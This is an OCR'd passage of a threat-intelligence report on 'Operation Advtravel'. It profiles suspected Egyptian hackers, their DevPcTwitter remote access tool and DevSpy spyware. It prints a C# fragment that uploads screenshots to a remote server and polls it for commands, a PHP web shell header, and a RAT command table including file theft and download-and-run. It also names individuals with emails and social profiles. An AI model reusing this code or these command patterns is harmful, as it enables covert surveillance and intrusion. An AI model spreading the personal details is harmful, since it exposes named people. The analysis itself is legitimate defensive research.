
Dev_hima also has ties to several email addresses and online accounts

Some of Dev_hima's hacker group profiles can also be found on *gaza-hacker.org/cc/member-u_42271.html* and *arabteam2000-forum.com/index.php/user/272853-dev-hima/.* His personal project page—*http://devhima.webs.com/*—showed several potentially malicious tools that he has coded. DevPcTwitter, for instance, allows attackers to control a target system using a Twitter account. DevSpy, meanwhile, allows parents to monitor their children's online communication and browsing habits for protection purposes. In reality though, DevSpy is simply a piece of spyware.

DevPcTwitter *(MD5: bfcb492d282960152a366b5760b87920d02c6e83)* is publicly available for download on Dev_hima's site.

The structure of the last four DevPcTwitter commands—*getfile*[file_path]*—is interesting. The commands had a similar though not identical syntax to the format Dev_hima's bot used to communicate with *advtravel.info.*

Dev_hima shared tutorial videos on YouTube on how to configure and use DevPcTwitter. These videos were linked to his personal page. His Twitter bot's function is simple. It lets a user register a Twitter account and an email address in the



[ENABLE FILTERS]


Total notifications: **2,103** of which **317** single ip and **1,786** mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)

Date	Notifier	H	M	R	L	★	Domain	OS	View
2014/03/14	GaZa HaCKeR Team	H	M		🇮🇱		www.regesh.allbiz.co.il	Win 2008	mirror
2014/03/14	GaZa HaCKeR Team	H	M	R	🇮🇱		www.mayart.co.il	Win 2008	mirror
2014/03/14	GaZa HaCKeR Team	H	M	R	🇮🇱		www.shlatim5.co.il	Win 2008	mirror
2014/03/14	GaZa HaCKeR Team	H	M		🇮🇱		www.sukkot.bigbiz.co.il	Win 2008	mirror
2014/03/14	GaZa HaCKeR Team	H	M		🇮🇱		www.y-a.allbiz.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M	R	🇮🇱		www.simchonim.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M	R	🇮🇱		www.silukit.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M	R	🇮🇱		www.shiromika.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M	R	🇮🇱		www.shakeddrive.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M	R	🇮🇱		www.s-o-s.org.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M	R	🇮🇱		www.multivision.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M		🇮🇱		www.magalavanim.bigbiz.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M	R	🇮🇱		www.levashel.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M		🇮🇱		www.kaufman.allbiz.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M	R	🇮🇱		www.hhim.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M		🇮🇱		www.greenel.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M	R	🇮🇱		www.greenel.allbiz.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M	R	🇮🇱		www.goldfarm.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M		🇮🇱		www.gilad-motorcycles.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M	R	🇮🇱		www.eshed-n.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M	R	🇮🇱		www.dyslexia-bendor.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M		🇮🇱		www.dogspirit.co.il	Win 2008	mirror
2014/03/13	GaZa HaCKeR Team	H	M	R	🇮🇱		www.chennirran.co.il	Win 2008	mirror

List of website attacks that Dev_hima's hacker group was involved with

DevPcTwitter program. The user can then start tweeting commands via the account registered, which the bot reads and executes. Commands such as *GetScreenShot* tells DevPcTwitter to take screenshots of a victim's desktop that it then emails to the email address registered. The bot can also download and execute files using the *Download$[URL]* command.



Select Installation Folder

The installer will install DevPcTwitter to the following folder.

To install in this folder, click "Next". To install to a different folder, enter it below or click "Browse".

Folder:
C:\Program Files\DevPcTwitter\

Install DevPcTwitter for yourself, or for anyone who uses this computer:

● Everyone
○ Just me

هل هدرغت ام نفني هلعجاو ... كبوسحال درغ

م الحساب على تويتر (Username) :


كتروني لتتلقى النتائج عليه :

ملحوظة : اسم الحساب على تويتر هو اسم الدخول الذي تستخدمه للدخول على تويتر (Username)
، ويفضل أن يكون هذا الحساب حساب جديد خاص بهذا البرنامج فقط حتى يعمل البرنامج
بأفضل أداء وأن تغريدات بالأوامر ستنشر عليه ، وأيضا يجب تنظيف حساب التويتر من
تغريدات الأوامر القديمة أولا بأول لأنه حسب سياسات التويتر يمنع التغريد بتغريدة مماثلة
للتغريدة القديمة ولأنك قد تضطر لتكرار الأوامر مثل حسب الاستخدام

DevPcTwitter's UI shows it was designed for Arabic-speaking users.

DevPcTwitter is low-risk because it requires a lot of user interaction to set up and operate. Its bot does not have the functionality to stealthily run in the background as well.

Dev_hima also developed the spying tool, DevSpy. Its installer *(MD5:*


DevHima
My Personal Website ... Ebrahim Said El-Sharawy
Home
Projects
About
Tweet
DEV SPY
For Free !
Keep your children With DevSpy

DevPcTwitter

الآن يمكنك التحكم في حاسبوك تحكم كامل عن طريق التغريد له من خلال التويتر
.. كل ما عليك هو تحميل البرنامج وتثبيته علي حاسوبك وعمل حساب جديد علي
تويتر وربطه بالبرنامج ثم تبدأ بالتغريد طبقاً لتعليمات البرنامج .. نتمني أن ينال
إعجابكم .. البرنامج جاري تطويره وتحديثه وهذه نسخه تجريبية له وسيقوم
البرنامج بالتحديث التلقائي لنفسه اذا كانت هناك تحديثات ، تابعوا الجديد من خلال
هذا الموقع وأيضاً نعد لكم أفلاما مصوره لشرح البرنامج وستكون جاهزة قريبا هنا
... ... فتابعونا

لتحميل البرنامج

إضغط هنا

Dev.Spy

الآن يمكنك حماية أبنائك من إستخدام المواقع
الضارة

ومتابعة حاسوبك ومراقبته فى ذلك ... كل ذلك يتيحه

لك برنامجنا الجديد المجاني

DevSpy !

... نتمنى أن ينال إعجابكم

للتحميل

إضغط هنا

Tools available for public download on Dev_hima's website

d325c541fa0f3080a25394fe3a586100910f5569) is also available for public download from *http://devhima.webs.com/.* Unlike DevPcTwitter, the DevSpy interface uses English, not Arabic. Its setup is also pretty self-explanatory. It takes desktop screenshots at user-specified intervals that it then stores in a folder. It can stealthily run in the background. In stealth mode though, it can be only be accessed by pressing a hotkey that requires password authentication. In the same mode, DevSpy can remove itself from a victim's Windows Task Manager process list.


DevSpy is medium- to high-risk because it is designed to spy on users in stealth mode. It is possible or even likely that the malware used to communicate with *advtravel.info* is a privately enhanced version of Dev_hima's tools.

VIRUS_HIMA

Dev_hima used the handles, *hima, virusxhima* and *ViRuS_HiMa,* with the email address, *virusxhima@gmail.com,* though there was not enough evidence to confirm that Dev_hima and ViRuS_HiMa are the same person.

ViRuS_HiMa had ties to several high-profile hacking attacks, including:

- The theft of 150,000 passwords from Adobe employees, customers, and partners such as the U.S. Military, USAF, Google, NASA, and DHL [5]




- مساعدة ... DevPcTwitter

التغريدة	الوصف
Shutdown	لإغلاق الحاسوب
Restart	لإعادة تشغيل الحاسوب
Logoff	To logoff pc
Hibernate	To hibernate pc
StopClose	إيقاف عملية إعادة التشغيل أو الإغلاق
Lock	قفل الحاسوب
Sleep	الحاسوب في وضع الإستعداد
Ping	للتأكد من إتصال الحاسوب بالإنترنت ام لا
Getip	للحصول علي عنوان الحاسوب
GetProcessList	للحصول علي قائمة العمليات الحالية
GetScreenShot	للحصول علي لقطة للشاشة
Calculator	الألة الحاسبة
Notepad	المفكرة
Dos	Open Dos(cmd)
WinExplorer	مدير الملفات
GoogleChrome	جوجل كروم
InternetExplorer	انترنت اكسبلور
Firefox	فيرفوكس
WinRar	Open WinRar
RegistryEditor	محرر المسجلات
kill*[process_name]	لإغلاق برنامج يعمل علي الحاسوب
getfilelist*[directory_path]	للحصول علي قائمة ملفات بمسار معين
getfile*[file_path]	للحصول علي ملف من الحاسوب
Download$[URL]	لتحميل ملف للحاسوب

DevPcTwitter supports an extensive array of executable commands.

- The cross-site scripting (XSS) attack on 2shared.com [6]
- More than 1,700 website defacement incidents
- The Yahoo SQL attack claimed to have been by perpetrators from Egypt [7]

Some emails with ties to ViRuS_HiMa include *virusxhima@gmail.com, egypt_government@hotmail.com, a.e@hotmail.com,* and *ana.msre@hotmail.com.*



The installer will install DevSpy to the following folder.

To install in this folder, click "Next". To install to a different folder, enter it below or click "Browse".

Folder: C:\Program Files\DevHima\DevSpy\

Install DevSpy for yourself, or for anyone who uses this computer:

● Everyone
○ Just me

Log Files
Log files path C:\Windows\System32\DevSpy
Choose a Folder to store screenshots
□ Enable delete log files after log files size exceeds 500 MB

Screenshots speed
Take Screenshot picture every 12 Seconds

New Deviceshots speed
Take Screenshot picture every 5 Seconds

HotKey
Current HotKey □ Alt + □ Ctrl + □ Shift +
You can press this HotKey to bring DevSpy up when it hides.


Start
□ Autostart DevSpy on windows startup.
□ Autohide DevSpy on windows startup.
□ Autostart Monitoring on DevSpy start.
□ Visible\invisible mode

DevSpy's UI and setup console

Mohammed Khaled

As previously mentioned, one *advtravel.info* file—*Mkhaled.txt*—had the link, *https://www.facebook.com/messages/LODALODALODA.* When clicked, a Facebook message was sent to a Mohamed Khaled profile page *(https://www.facebook.com/LODALODALODA)* as notification of new successful system infections. The profile indicates that Khaled lives in Cairo, Egypt.

Interestingly, a Mohamed Khaled can be further connected to Dev_hima. On a page promoting Dev_hima's DevPcTwitter tool, we saw one comment from a Mohamed Khaled regarding the remote access tool (RAT).



```
<?php
/*
        Software: Hima Shell
        Author: ViRuS_HiMa
        Website: www.hell-z0ne.org
        Email: egypt_government@hotmail.com
        Uploadshell.txt UploadShell.php
*/

ob_start();

# Get system informations
$server_os = @PHP_OS;
$server_uname = @php_uname();
$server_php = @phpversion();
$server_sm = @ini_get('safe_mode');

# Set generals variables
$shell_title = "Hima";
$shell_version = "v2.0";
$shell_action = $PHP_SELF;
$shell_mode = $_POST['shell_mode'];
```

.TXT file snippet from http://www/hackerbox.net/upload.txt *showing a relationship between Dev_hima and ViRuS_HiMa*


Fathy Mostafa

Fathy Mostafa is another individual with apparent connections to Operation Advtravel. In one of the *advtravel.info* logs, we saw a screenshot of the main Advtravel malware under development.

The code showed testing URLs that used the same paths as the actual malware that accessed the *advtravel.info* domain. The username, *fathy,* can clearly be seen. Other logs from the same infection gave us some stolen account details, including:

- *http://members.000webhost.com/login.php* was registered using *ismaelalaa32@gmail.com* and *fathymostafa9@gmail.com*
- *https://khamsat.com/register, https://www.freelancer.com/,* and *https://www.linkedin.com/uas/login* used *fathymostafa9@gmail.com*

Mostafa's's skills, according to work profile sites, include C# programming, which was coincidentally used to program the Advtravel malware.



حداد
إنا لله وإنا إليه راجعون

Mohamed Khaled

DO YOU KNOW MOHAMED?

To see what he shares with friends, send him a friend request.


From Cairo, Egypt

PHOTOS

Mohamed Khaled shared بلا حدود . ثقافة . سياسة's video.
1 February at 19:42

الكلام اللي في الفيديو مش جديد ... والمبادئ اللي في الفيديو مش جديده ...

Mohammed Khaled's Facebook profile and picture



Mohamed Khaled · Follow · Irbid
Very nice idea :)
Reply · Like · 1 · Follow Post · October 29, 2013 at 11:02pm

Mohamed Mahdy · Follow · 125 followers
يا هندسة ممكن اقدر افتح الكمبيوتر وهو مقفول من خلال امر معين ولا لا؟؟؟
Reply · Like · 1 · Follow Post · October 19, 2013 at 1:21am

إبراهيم الشعراوي · Follow · Works at Computer Programmer · 245 followers
هيا مش متاحه دلوقتي .. وهنتيحها قريبا في اصدار جديد من البرنامج .. ولأنها بس بتشترط توفر أجهزة معينة و غالبا بتكون متعلقة بالشركات .. فهنزلها مع اصدارة الشركات بإذن الله .. تابعنا كل يوم في جديد بإذن الله ولو عندك اقتراح آخر قوله عشان نضيفه
Reply · Like · Follow Post · October 24, 2013 at 4:29pm


Facebook social plugin

Khaled commenting on Dev_hima's RAT

The email address, *fathymostafa9@gmail.com,* was also associated with the Facebook account, *https://www.facebook.com/fathy.mostafa.1690.* The profile indicates that Mostafa lives in Egypt, like many others tied to Operation Advtravel. He studied Electronic Engineering and is a member of several Facebook groups, including two that were related to the Muslim Brotherhood. [8]

Other Individuals

In addition to the previously mentioned individuals, other nicknames associated with Operation Advtravel have been found as well. We saw three other account names—*khodla, belal,* and *belal2*—on the Advtravel control panel.



myscreenshot - Microsoft Visual Studio
File Edit View Refactor Project Build Debug Team Data Tools Architecture Test Analyze Window Help
Debug
x86
www.fathyyy.net16.net
ScreenCapture.cs
Program.cs
myscreenshot.Program
Main()
Output
Show output from: Debug
Ready
Ln 37
Col 57
Ch 57
INS


```
PutAppAtStartUp(@"application", Application.ExecutablePath);
string scrname = Path.GetTempPath() + DateTime.Now.ToString("yyyyMMddHHmmss") + @".jpg";
ScreenCapture.TakeScreenshot(scrname);
WebClient client = new WebClient();
client.UploadFile(@"http://192.168.9.132/upload.php?dirname=" + PcName, scrname);
File.Delete(scrname);
while (2 > 1)
{

    List<string> cmds = ReadCmdNetFile(@"http://192.168.9.132/mydata/" + PcName + @"/command.cmd");
    if (cmds.Count != 0)
    {
        File.WriteAllText(@"D:\command.cmd", "");
        WebClient client2 = new WebClient();
        client2.UploadFile(@"http://192.168.9.132/upload.php?dirname=" + PcName, @"D:\command.cmd");
        File.Delete(@"D:\command.cmd");
        foreach (string cmd in cmds)
        {
            string command = cmd;
            command = command.Trim().ToLower();
```

```
'myscreenshot.vshost.exe' (Managed (v4.0.30319)): Loaded 'C:\Users\fathy\Documents\Visual Studio 2010\Projects\myscreenshot\myscreenshot\bin\
'myscreenshot.vshost.exe' (Managed (v4.0.30319)): Loaded 'C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0__b03f5
A first chance exception of type 'System.Net.WebException' occurred in System.dll
The thread 'vshost.RunParkingWindow' (0x1e98) has exited with code 0 (0x0).
